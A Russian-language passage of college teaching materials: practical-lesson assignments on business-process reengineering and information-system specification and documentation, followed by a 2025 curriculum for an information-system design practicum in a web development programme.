товаром и отгружать товар 2 грузчика. Директор занимается обучением персонала, еженедельно снимает остатки товара и заказывает с отдаленных складов товар, который заканчивается. Когда заказ готов, специалист по установке техники связывается с покупателем и договаривается о точном времени доставки, доставляет товар клиенту, устанавливает в необходимом месте и подписывает документы о выполнении работ у клиента. После доставки заказа специалист сдает документы бухгалтеру, который контролирует правильность расчетов и оформления.

10. Компания Новатор работает через 10 региональных центров в Франции через более чем 30 диспетчерских. После того как клиент звонил в диспетчерскую, к нему выезжал техник для оценки проблемы. После диагностического выезда технику надо было возвращаться в свой региональный центр для того, чтобы взять необходимые для ремонта детали. Хотя большая часть ремонтов и не занимала более суток, применявшаяся система в целом была неэффективна. Каждый региональный центр был с избытком укомплектован профессиональным персоналом, ожидавшим вызова. Определить причину возникших проблем по телефону, без выезда техника к клиенту, удавалось менее чем в 15% случаев.

Команда реструктуризации предположила, что изменение процессов сервисного обслуживания даст 35-% выигрыш в эффективности работы компании и, с другой стороны, повысит качество обслуживания клиента.

11. Компания IBM Credit радикально перепроектировала процесс обработки прохождения заявок на кредиты. Итог: время обработки сокращено с 7 дней до 4 часов, а количество обрабатываемых запросов возросло в 100 раз.

12. В начале 1980 года американская фирма «FordMotors» испытывала большие трудности. Причем основная проблема заключалась в раздутом штате сотрудников, оплата труда которых составляла большую статью расходов для предприятия.

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

Образец выполнения задания:

1. Описать ситуацию организации за последние 20 лет

Описание ситуации. Компания SiemensNixdorfService занимается установкой, настройкой и сервисным обслуживанием оборудования и программного обеспечения SiemensNixdorf. С одной стороны, эта фирма с оборотом более 2 млрд. долл., высокой нормой прибыли и персоналом в 12.9 человек мало напоминает потенциальный объект изменений. С другой стороны, к середине 90-х годов SiemensNixdorfService оказалась в предкризисном состоянии, и виной тому - высокая мобильность крупных клиентов, а как следствие - уменьшающийся объем гарантированных заказов. Кроме того, стоимость рабочей силы все увеличивалась, приводя сервисного гиганта к убыткам, которые в 1996 году уже могли поставить под угрозу само существование компании. В условиях нависшей опасности и все усиливающейся конкурентной борьбы генеральный менеджер SiemensNixdorfService Герхард Радтке принял решение создать команду реструктуризации в размере 10 человек и поставил перед ними цель - сократить число сотрудников аппарата управления на 50%.

2. Провести подготовительный этап, который включает обследование предприятия.

Описание предметной области предприятия.

3. Определить миссию, цели и задачи организации.

4. Оценить реинжиниринг бизнес-процессов.

В качестве критериев оценки бизнес-процесса выступают:

– Важность бизнес-процесса;

– Проблемность бизнес-процесса;

– Возможность проведения изменений в бизнес-процессе.

4.1. Выделить несколько важных бизнес-процессов.

Выбирается процесс, вносящий наибольший вклад в достижение стратегических целей компании, но имеющий большой разрыв между его действительным состоянием и желаемым. Определить затраты на этот процесс.

Образец выполнения задания

Бизнес-процессы компании:

1. Обслуживание клиентов
2. Обучение технических работников
3. Исполнение сервисных работ
4. Наблюдение за конкурентами
5. Исследование рынка
6. Реклама компании
7. Закупка необходимых инструментов и деталей
8. Обработка клиентской базы
9. Мониторинг жалоб клиентов
10. Определение уровня требований к персоналу
11. Обработка расходов на обслуживание
12. Обработка поступающих заказов
13. Набор персонала
14. Управление техническими работниками
15. Управление диспетчерами
16. Контроль процесса обслуживания
17. Представление и составление отчетов об обслуживании
18. Мониторинг и поддержка потребителей
19. Дальнейшее развитие компании
20. Определение требований для новых продуктов

4.2. Определить критические факторы успеха

Критические факторы успеха – это стратегические задачи, конкурентные возможности, результаты деятельности, которые каждая компания должна обеспечивать или стремиться к этому, чтобы быть конкурентоспособной и добиться успеха на рынке.

Это те факторы, которым компания должна уделять особое внимание, так как именно они определяют успех или провал компании на рынке, ее конкурентные возможности, непосредственно влияющие на ее прибыльность.

Образец выполнения задания

Критические факторы успеха:

1. Высокая степень удовлетворенности клиентов
2. Увеличение объема заказов

3. Высококвалифицированные сотрудники
4. Наименьшие затраты на обслуживание
5. Самое высокое качество обслуживания
6. Увеличение охвата обслуживания на рынке
7. Постоянное обучение персонала и ориентация на клиента
8. Обеспечение финансирования для расширения

4.3. Составить матрицу сопоставления бизнес-процесса с критическим фактором успеха.

Образец выполнения задания

Бизнес-процессы	Критические факторы успеха								
	1.Высокая степень удовлетворенности	2. Увеличение объема заказов	3. Высококвалифицированные сотрудники	4. Наименьшие затраты на обслуживание	5. Самое высокое качество обслуживания	6. Увеличение обхвата обслуживания на рынке	7. Постоянное обучение персонала и ориентация на клиента	8. Обеспечение финансирования для расширения	важность (кол-во)
1. Обслуживание клиентов	+	+	+		+	+	+	+	7
Обучение технических работников	+		+		+		+		4
1. Исполнение сервисных работ	+		+		+	+	+		5
2. Наблюдение за конкурентами		+				+			2
2. Исследование рынка						+			1

Бизнес-процессы	Критические факторы успеха								
	1.Высокая степень удовлетворенности	2. Увеличение объема заказов	3. Высококвалифицированные сотрудники	4. Наименьшие затраты на обслуживание	5. Самое высокое качество обслуживания	6. Увеличение обхвата обслуживания на рынке	7. Постоянное обучение персонала и ориентация на клиента	8. Обеспечение финансирования для расширения	важность (кол-во)
2. Реклама компании	+				+	+			3
2. Закупка необходимых инструментов и деталей		+						+	2
3. Обработка клиентской базы	+	+				+			3
4. Мониторинг жалоб криентов	+		+		+		+		4
5. Определение уровня требований к персоналу	+		+		+		+		4
6. Обработка расходов на обслуживание				+				+	2

Бизнес-процессы	Критические факторы успеха								
	1.Высокая степень удовлетворенности	2. Увеличение объема заказов	3. Высококвалифицированные сотрудники	4. Наименьшие затраты на обслуживание	5. Самое высокое качество обслуживания	6. Увеличение обхвата обслуживания на рынке	7. Постоянное обучение персонала и ориентация на клиента	8. Обеспечение финансирования для расширения	важность (кол-во)
7. Обработка поступающих заказов	+				+		+		3
8. Набор персонала			+					+	2
9. Управление техническими работниками			+		+		+		3
10. Управление диспетчерами	+		+		+				3
11. Контроль процессов обслуживания	+	+		+	+		+		5
12. Представление и составление отчетов об обслуживании	+		+					+	3
13. Мониторинг и	+			+	+	+			4

Бизнес-процессы	Критические факторы успеха								
	1.Высокая степень удовлетворенности	2. Увеличение объема заказов	3. Высококвалифицированные сотрудники	4. Наименьшие затраты на обслуживание	5. Самое высокое качество обслуживания	6. Увеличение обхвата обслуживания на рынке	7. Постоянное обучение персонала и ориентация на клиента	8. Обеспечение финансирования для расширения	важность (кол-во)
поддержка потребителей									
14. Дальнейшее развитие компании	+	+	+		+	+			5
15. Определение требований для новых продуктов		+				+			2

По результатам построения данной матрицы наиболее важными бизнес процессами выступают те, степень важности которых максимальна.

4.4. Написать бизнес процессы в порядке убывания их важности. Сделать вывод о более и менее важных процессах.

Контрольные вопросы

1. Что такое реинжиниринг?
2. Что такое инжиниринг?
3. Чем инжиниринг отличается от реинжиниринга?
4. Как определить самые важные бизнес процессы?

Задание 2. Анализ деловой ситуации

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Проведите аудит бизнес-процессов.

2. Оцените уровень непротиворечивости бизнес-требований к модулям информационной системы.

3. Какие инновационные технологии сферы ИТ требуется внедрить в бизнес-процессы организации?

4. Каковы перспективные направления реинжиниринга отдельных бизнес-процессов на предприятии?

5. Описать технико-экономические характеристики предприятия.

6. Разработка стратегии предприятия. Привести бизнес-направления деятельности предприятия. Определить необходимость применения реинжиниринга.

7. Разработка предложений по усовершенствованию системы управления предприятием. Описание всех бизнес-процессов отдела или предприятия. Представить технологическую карту бизнес процессов.

Процесс	Информация	Механизм
Управление предприятием	Информация о внутренней и внешней среде предприятия	Директор
Управление снабжением	Информация о рынке поставщиков сырья и материалов. План деятельности предприятия	Служба снабжения
Управление финансами	Финансовая информация о предприятии. План деятельности предприятия. План закупок	Директор Бухгалтерия
Управление производством	Заявки от покупателей, заказы. План закупленных сырья и материалов, годных к использованию. План деятельности предприятия	Директор Служба производства Отдел разработок
Управление сбытом	Запросы потребителей. Счет-фактура. План деятельности предприятия	Коммерческий отдел Отдел сбыта и снабжения

8. Построение функциональной модели, модели потоков данных существующих бизнес- процессов.

9. Анализ «узких мест».

10. Отбор бизнес-процессов для реинжиниринга.

11. Построение функциональной модели, модели потоков данных бизнес-процессов с предложениями по реинжинирингу.

12. Анализ экономической эффективности.

Контрольные вопросы

1 Что такое реинжиниринг?

2 Как определить самые проблемные бизнес процессы?

3 В чем заключается принцип проведения реинжиниринга методом интеграции?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 11
Реинжиниринг бизнес-процессов методом горизонтального и вертикального сжатия

Цель: сформировать умение создавать и управлять проектом по разработке приложения и формулировать его задачи

Время проведения – 4 часа

Реинжиниринг бизнес-процессов методом горизонтального сжатия

Задание 1. Проведение реинжиниринга компании (практическое задание № 1).

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Построить схему «как есть».
2. Построить схему «как должно быть».
3. Описание к схемам.

Контрольные вопросы:

1. Что такое реинжиниринг?
2. В чем заключается принцип проведения реинжиниринга методом горизонтального сжатия?
3. Как провести реинжиниринг методом горизонтального сжатия?

Реинжиниринг бизнес-процессов методом вертикального сжатия

Задание 2. Проведение реинжиниринга компании (практическое задание № 1).

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Построить схему «как есть».
2. Построить схему «как должно быть».
3. Описание к схемам.

Контрольные вопросы:

1. Что такое реинжиниринг?
2. В чем заключается принцип проведения реинжиниринга методом вертикального сжатия?
3. Как провести реинжиниринг методом вертикального сжатия?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 12
Проектирование спецификации информационной системы

Цель: сформировать умения:

- создавать и управлять проектом по разработке приложения и формулировать его задачи;
- проектировать и разрабатывать систему по заданным требованиям и спецификациям

Время выполнения – 4 часа

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Сформулировать цель и задачи создания информационной системы. Охарактеризовать вид информационной системы, ее назначение, используемые в работе системы данные. Сформулировать концептуальные требования к информационной системе.
2. Дать характеристику типового объекта автоматизации (организации, предприятия) для которого создается и на котором будет внедрена информационная система. Описать автоматизируемые бизнес-процессы.
3. Сформулировать требования к системе в целом. Описать структуру информационной системы. Перечислить функциональные подсистемы.
4. Сформулировать функциональные требования. Описать требования к функциям и задачам, выполняемым системой. Описать назначение и состав функций каждой из подсистем.
5. Описать предметную область. Разработать концептуальную модель данных предметной области. Сформулировать требования к информационному обеспечению системы.
6. Сформулировать требования к программному обеспечению системы. Описать требования к пользовательскому интерфейсу. Сформулировать технические требования к реализации и режимам работы информационной системы.
7. Используя полученные результаты, подготовить документ «Техническое задание на создание информационной системы», включающий в себя полное описание концептуальных, функциональных и технических требований к создаваемой системе.

Контрольные вопросы:

1. Что подразумевается под требованиями к информационной системе?
2. Перечислите методы анализа и спецификации требований.
3. Перечислите концептуальные требования.
4. Что подразумевается под функциональными требованиями к информационной системе?
5. Что подразумевается под техническими требованиями к информационной системе?
6. Назовите технологии и методологии управления требованиями.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 13
Разработка общего функционального описания программного средства

Цель: сформировать умения:

- создавать и управлять проектом по разработке приложения и формулировать его задачи;
- проектировать и разрабатывать систему по заданным требованиям и спецификациям

Время выполнения – 4 часа

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Подготовить исходные данные для разработки информационной системы.

Исходными данными для планирования являются:

– общее описание некоторой информационной системы (назначение, область применения, решаемые задачи, технологические особенности реализации и внедрения);

– ограничения и условия разработки (требования заказчика, возможности команды разработчиков, сроки разработки, бюджет проекта и т.д.).

2. Составить эскизный план разработки информационной системы.

3. Составить документ «Технический проект» с описанием проектных решений (архитектура системы, логическая структура базы данных, решения по реализации пользовательского интерфейса и т.д.).

Контрольные вопросы:

1 Перечислите виды информационных систем, их назначение и состав.

2 Назовите технологии разработки информационных систем.

3 Из каких этапов состоит процесс разработки программного обеспечения?

4. Составить документ «План тестирования» с описанием методики тестирования и контрольных тестов.

5. Составить документ «План ввода информационной системы в эксплуатацию».

Контрольные вопросы:

1. Назовите этапы проектирования информационных систем

2. Перечислите задачи и результаты проектирования

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 14
Разработка руководства по инсталляции программного средства

Цель: сформировать умения:

- создавать и управлять проектом по разработке приложения и формулировать его задачи;
- проектировать и разрабатывать систему по заданным требованиям и спецификациям

Время выполнения – 4 часа

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Составить руководство по инсталляции программного средства по индивидуальному варианту, которое, включает в себя:

− ход установки программного обеспечения.

Контрольные вопросы:

1. Понятие дистрибутива?
2. Виды дистрибутивов?
3. Типы инсталляции программного обеспечения?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 15
Разработка руководства пользователя программного средства

Цель: сформировать умения:

- создавать и управлять проектом по разработке приложения и формулировать его задачи;
- проектировать и разрабатывать систему по заданным требованиям и спецификациям

Время выполнения – 4 часа

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

1. Составить руководство пользователя программного средства.

Контрольные вопросы:

1. Перечень и комплектность документов на информационные системы согласно ЕСПД и ЕСКД.
2. Задачи документирования.
3. Проектная документация.
4. Техническая документация.
5. Отчетная документация.
6. Пользовательская документация.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 16
Изучение средств автоматизированного документирования

Цель: сформировать умения:

- создавать и управлять проектом по разработке приложения и формулировать его задачи;
- проектировать и разрабатывать систему по заданным требованиям и спецификациям

Время выполнения – 4 часа

ПОРЯДОК ВЫПОЛНЕНИЯ РАБОТЫ

Задание №1

1. Создайте карту навигации для выбранной системы. На карте в зависимости от специфики системы выделите разделы, доступные различным пользователям в зависимости от роли, опишите условия перехода из различных разделов (при необходимости).
2. Используя графический редактор на выбор, создайте макеты графического интерфейса пользователя (от каждого члена бригады – не менее 3 макетов).

Предлагаемые системы:

- Microsoft Visio 2010;
- Axure;
- Adobe Photoshop;
- Balsamiq;
- Cacoo.

Задание №2. Изучить и описать технологии штрихового кодирования (Bar Code Technologies) сбора информации.

Задание №3. Изучить и описать технологии радиочастотной идентификации (RFID – Radio Frequency Identification Technologies) сбора информации.

Задание №4. Изучить и описать карточные технологии (Card Technologies) сбора информации.

Задание №5. Изучить и описать технологии сбора данных (Data Communications Technologies).

Задание №6. Изучить и описать технологии распознавания голоса, оптического и магнитного распознавания текста, биометрические технологии и некоторые другие.

Задание №7. В зависимости от целей, сферы деятельности и располагаемых технических средств можно выделить методы сбора данных, применяемые:

- в экономических информационных системах (например, маркетинга);
- в геоинформационных системах;

− в статистических информационных системах;
− в информационных системах управления производственными процессами.

Контрольные вопросы:

1. Описать технологии штрихового кодирования (BarCodeTechnologies) сбора информации.
2. Изучить и описать технологии радиочастотной идентификации (RFID – RadioFrequencyIdentificationTechnologies) сбора информации.
3. Изучить и описать карточные технологии (CardTechnologies) сбора информации.
4. Изучить и описать технологии сбора данных (DataCommunicationsTechnologies).
5. Изучить и описать технологии распознавания голоса, оптического и магнитного распознавания текста, биометрические технологии и некоторые другие

Литература

Учебная литература:

1. Богатырев В. А. Надежность информационных систем : учебное пособие для среднего профессионального образования / В. А. Богатырев. — Москва : Издательство Юрайт, 2024. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-15205-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/520442 (дата обращения: 19.01.2024).

2. Грекул В. И. Проектирование информационных систем : учебник и практикум для среднего профессионального образования / В. И. Грекул, Н. Л. Коровкина, Г. А. Левочкина. — Москва : Издательство Юрайт, 2024. — 385 с. — (Профессиональное образование). — ISBN 978-5-534-12104-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518749 (дата обращения: 19.01.2024).

3. Григорьев М. В. Проектирование информационных систем : учебное пособие для среднего профессионального образования / М. В. Григорьев, И. И. Григорьева. — Москва : Издательство Юрайт, 2024. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-12105-6. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518751 (дата обращения: 19.01.2024).

4. Зараменских Е. П. Информационные системы: управление жизненным циклом : учебник и практикум для среднего профессионального образования / Е. П. Зараменских. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 497 с. — (Профессиональное образование). — ISBN 978-5-534-16179-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530571 (дата обращения: 19.01.2024).

5. Проектирование информационных систем : учебник и практикум для вузов / Д. В. Чистов, П. П. Мельников, А. В. Золотарюк, Н. Б. Ничепорук ; под общей редакцией Д. В. Чистова. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 293 с. — (Высшее образование). — ISBN 978-5-534-15923-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/510287 (дата обращения: 19.01.2024).

6. Станкевич Л. А. Интеллектуальные системы и технологии : учебник и практикум для среднего профессионального образования / Л. А. Станкевич. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 495 с. — (Профессиональное образование). — ISBN 978-5-534-16241-7. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530660 (дата обращения: 19.01.2024).

7. Черткова Е. А. Программная инженерия. Визуальное моделирование программных систем : учебник для среднего профессионального образования / Е. А. Черткова. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 147 с. — (Профессиональное образование). — ISBN 978-5-534-09823-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/515393 (дата обращения: 19.01.2024).

Дополнительная литература:

1. Назаров А. und К. Сычев Теоретические основы проектирования сетей связи следующего поколения: моногр. / А. Назаров und К. Сычев. - М.: LAP Lambert Academic Publishing, 2020. - 536 с.

2. Абросимов Л. Методы проектирования и анализа сетей ЭВМ / Леонид Абросимов. - М.: Palmarium Academic Publishing, 2019. - 220 с.

3. Аврамов Л. Центры обработки данных на основе политик и ACI. Структура, концепции и методология / Люсьен Аврамов, Маурицио Портолани. - М.: Вильямс, 2021. - 384 с.

4. Привалов А. und Ларкин Е. Моделирование информационных процессов тренажерных систем / Александр Привалов und Евгений Ларкин. - М.: LAP Lambert Academic Publishing, 2018. - 240 с.

5. Линович А.Ю. Многоскоростная обработка сигналов в задачах обратного моделирования / Александр Юрьевич Линович. - М.: LAP Lambert Academic Publishing, 2022. - 228 с.

6., Остроух А. Автоматизация управления производством / Остроух Андрей, Нгуен Дык Тхань und Эдгар Чернов. - М.: LAP Lambert Academic Publishing, 2020. - 284 с.

7. Антонова Г. Технологии передачи информации на физическом уровне модели OSI / Галина Антонова. - М.: Palmarium Academic Publishing, 2021. - 192 с.

Проектирование информационных систем

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению заданий на практических занятиях
для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ

СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ

«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА

учебной практики

УП.01 Учебная практика по проектированию и разработке информационных систем

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
_____ С.Н.Семенов
«10» 04 2025 г.

Рабочая программа учебной практики УП.01 Учебная практика по проектированию и разработке информационных систем разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) *по специальности 09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2024 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2024 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

		стр.
1.	ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ	4
2.	ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ УЧЕБНОЙ ПРАКТИКИ	7
3.	УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ	9
4.	КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ	11

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ УЧЕБНОЙ ПРАКТИКИ
УП.01. Учебная практика по проектированию и разработке информационных систем

1.1. Область применения рабочей программы

Рабочая программа учебной практики УП.01 Учебная практика по проектированию и разработке информационных систем является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка*, входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2. Место учебной практики в структуре образовательной программы:

Учебная практика является частью профессионального модуля ПМ.01. Разработка информационных ресурсов, проводится в 2 этапа по 2 недели.

1.3. Цели учебной практики – требования к результатам

Учебная практика направлена на формирование у обучающихся умений, приобретение практического опыта по ПМ.01. Разработка информационных ресурсов:

уметь:

$У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи;

$У_2$ - использовать языки структурного, объектно-ориентированного программирования и языка сценариев для создания независимых программ;

$У_3$ - разрабатывать графический интерфейс приложения;

$У_4$ - решать прикладные вопросы программирования и языка сценариев для создания программ;

$У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям.

иметь практический опыт:

$ПО_1$ - управлять процессом разработки приложений с использованием инструментальных средств;

$ПО_2$ – программировать в соответствии с требованиями технического задания;

$ПО_3$ - использовании критериев оценки качества и надежности функционирования информационной системы;

$ПО_4$ - проводить оценку качества и экономической эффективности

информационной системы в рамках своей компетенции.

$ПО_5$ - модифицировать отдельные модули информационной системы.

Результатом освоения рабочей программы учебных практик является также овладение **профессиональными компетенциями (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

1.4. Количество часов на освоение учебной практик

Общее количество часов – 144 часа (4 недели),
в том числе в форме практической подготовки – 144 часа

1.5. Формы промежуточной аттестации

4 семестр – дифференцированный зачет (УП.01)

2. ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ УЧЕБНОЙ ПРАКТИКИ

Содержание учебной практики, виды работ, обеспечивающие формирование умений и приобретение практического опыта		Объем часов	В т.ч. практическая подготовка
Виды работ			
1	Знакомство с программой учебной практики, сроками и условиями выполнения работ. Требования охраны труда	2	2
2	Изучение устройств автоматизированного сбора информации	4	4
3	Разработка модели архитектуры информационной системы	4	4
4	Описание бизнес-процессов заданной предметной области	6	6
5	Построение модели управления качеством процесса изучения модуля	4	4
6	Реинжниринг методом интеграции	4	4
7	Построение диаграммы Вариантов использования и диаграммы Последовательности	2	2
8	Построение диаграммы Кооперации и диаграммы Развертывания	2	2
9	Построение диаграммы Деятельности, диаграммы Состояний и диаграммы Классов	4	4
10	Построение диаграммы компонентов	4	4
11	Построение диаграмм потоков данных	4	4
12	Стоимостная оценка проекта	4	4
13	Построение и обоснование модели проекта	6	6
14	Установка и настройка системы контроля версий	4	4
15	Проектирование и разработка интерфейса пользователя	6	6
16	Разработка графического интерфейса пользователя	6	6
17	Реализация алгоритмов обработки числовых данных	6	6
18	**Дифференцированный зачет**		
	ВСЕГО:	**72**	**72**
1	Знакомство с программой учебной практики, сроками и условиями выполнения работ. Требования охраны труда	2	2
2	Сбор исходных данных для разработки информационной системы.	4	4
3	Разработка приложений с использованием инструментальных средств.	6	6
4	Обеспечение сбора данных для анализа использования информационной системы.	4	4
5	Обеспечение сбора данных для функционирования информационной системы.	4	4
6	Разработка программного кода информационной системы в соответствии с требованиями технического задания.	14	14
7	Определение качества функционирования информационной системы	2	2
8	Использование критериев оценки надежности функционирования информационной системы.	2	2
9	Применение методики тестирования разрабатываемых приложений.	8	8
10	Определение состава оборудования и программных средств разработки информационной системы.	2	2

11	Разработка документации по эксплуатации информационной системы.	8	8
12	Проведение оценки качества и экономической эффективности информационной системы.	4	4
13	Модификация отдельных модулей информационной системы	6	6
14	**Дифференцированный зачет**	**6**	**6**
	ВСЕГО:	**72**	**72**

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы учебной практики УП.01 Учебная практика по проектированию и разработке информационных систем проходит в лаборатории информационных технологий и программирования

Оборудование лаборатории:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;
- персональные компьютеры на каждого обучающегося;
- программное обеспечение;
- аппаратное обеспечение.

3.2 Информационное обеспечение обучения

Учебная литература:

1. Грекул В. И. Проектирование информационных систем : учебник и практикум для среднего профессионального образования / В. И. Грекул, Н. Л. Коровкина, Г. А. Левочкина. — Москва : Издательство Юрайт, 2024. — 385 с. — (Профессиональное образование). — ISBN 978-5-534-12104-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518749 (дата обращения: 19.01.2024).

2. Григорьев М. В. Проектирование информационных систем : учебное пособие для среднего профессионального образования / М. В. Григорьев, И. И. Григорьева. — Москва : Издательство Юрайт, 2024. — 318 с. — (Профессиональное образование). — ISBN 978-5-534-12105-6. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518751 (дата обращения: 19.01.2024).

3. Зараменских Е. П. Информационные системы: управление жизненным циклом : учебник и практикум для среднего профессионального образования / Е. П. Зараменских. — 2-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 497 с. — (Профессиональное образование). — ISBN 978-5-534-16179-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/530571 (дата обращения: 19.01.2024).

4. Проектирование информационных систем : учебник и практикум для вузов / Д. В. Чистов, П. П. Мельников, А. В. Золотарюк, Н. Б. Ничепорук ; под общей редакцией Д. В. Чистова. — 2-е изд., перераб. и доп. — Москва :

Издательство Юрайт, 2024. — 293 с. — (Высшее образование). — ISBN 978-5-534-15923-3. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/510287 (дата обращения: 19.01.2024).

5. Черткова Е. А. Программная инженерия. Визуальное моделирование программных систем : учебник для среднего профессионального образования / Е. А. Черткова. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 147 с. — (Профессиональное образование). — ISBN 978-5-534-09823-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/515393 (дата обращения: 19.01.2024).

3.3 Учебно-методическое обеспечение обучения

По учебной практике УП.01 Учебная практика по проектированию и разработке информационных систем создана учебно-методическая документация:

- Рабочая программа;
- Оценочные материалы;
- Методические указания по выполнению видов работ;
- Дидактический материал.

3.4. Общие требования к организации учебной практики

По результатам прохождения учебной практики обучающиеся сдают выполненные задания по видам работ.

Форма промежуточной аттестации – ***дифференцированный зачет.***

3.5. Кадровое обеспечение

Требования к квалификации педагогических кадров, осуществляющих руководство учебной практикой:

- учебная практика УП.01 проводится преподавателем, имеющим высшее образование, соответствующее профилю преподаваемого профессионального модуля. Опыт деятельности в организациях соответствующей профессиональной сферы является обязательным. Преподаватели получают дополнительное профессиональное образование по программам повышения квалификации, в том числе в форме стажировки в профильных организациях не реже 1 раза в 3 года.

4. КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ

Контроль и оценка результатов выполнения работ обучающимися осуществляется преподавателем на занятиях по учебной практике.

Оценка качества освоения рабочей программы учебной практики обучающимся включает текущий контроль успеваемости и промежуточную аттестацию.

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
ПК 1.1. Проектировать информационные ресурсы	**уметь:** $У_1$ - создавать и управлять проектом по разработке приложения и формулировать его задачи; $У_5$ - проектировать и разрабатывать систему по заданным требованиям и спецификациям. **иметь практический опыт:** $ПО_1$ - управлении процессом разработки приложений с использованием инструментальных средств; $ПО_2$ – программировать в соответствии с требованиями технического задания;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
ПК 1.2. Разрабатывать интерфейсы пользователя	**уметь:** $У_3$ - разрабатывать графический интерфейс приложения; **иметь практический опыт:** $ПО_1$ - управлять процессом разработки приложений с использованием инструментальных средств; $ПО_2$ – программировать в соответствии с требованиями технического задания;	- *комплексный контроль в ходе выполнения видов работ*	- *дифференцированный зачет*
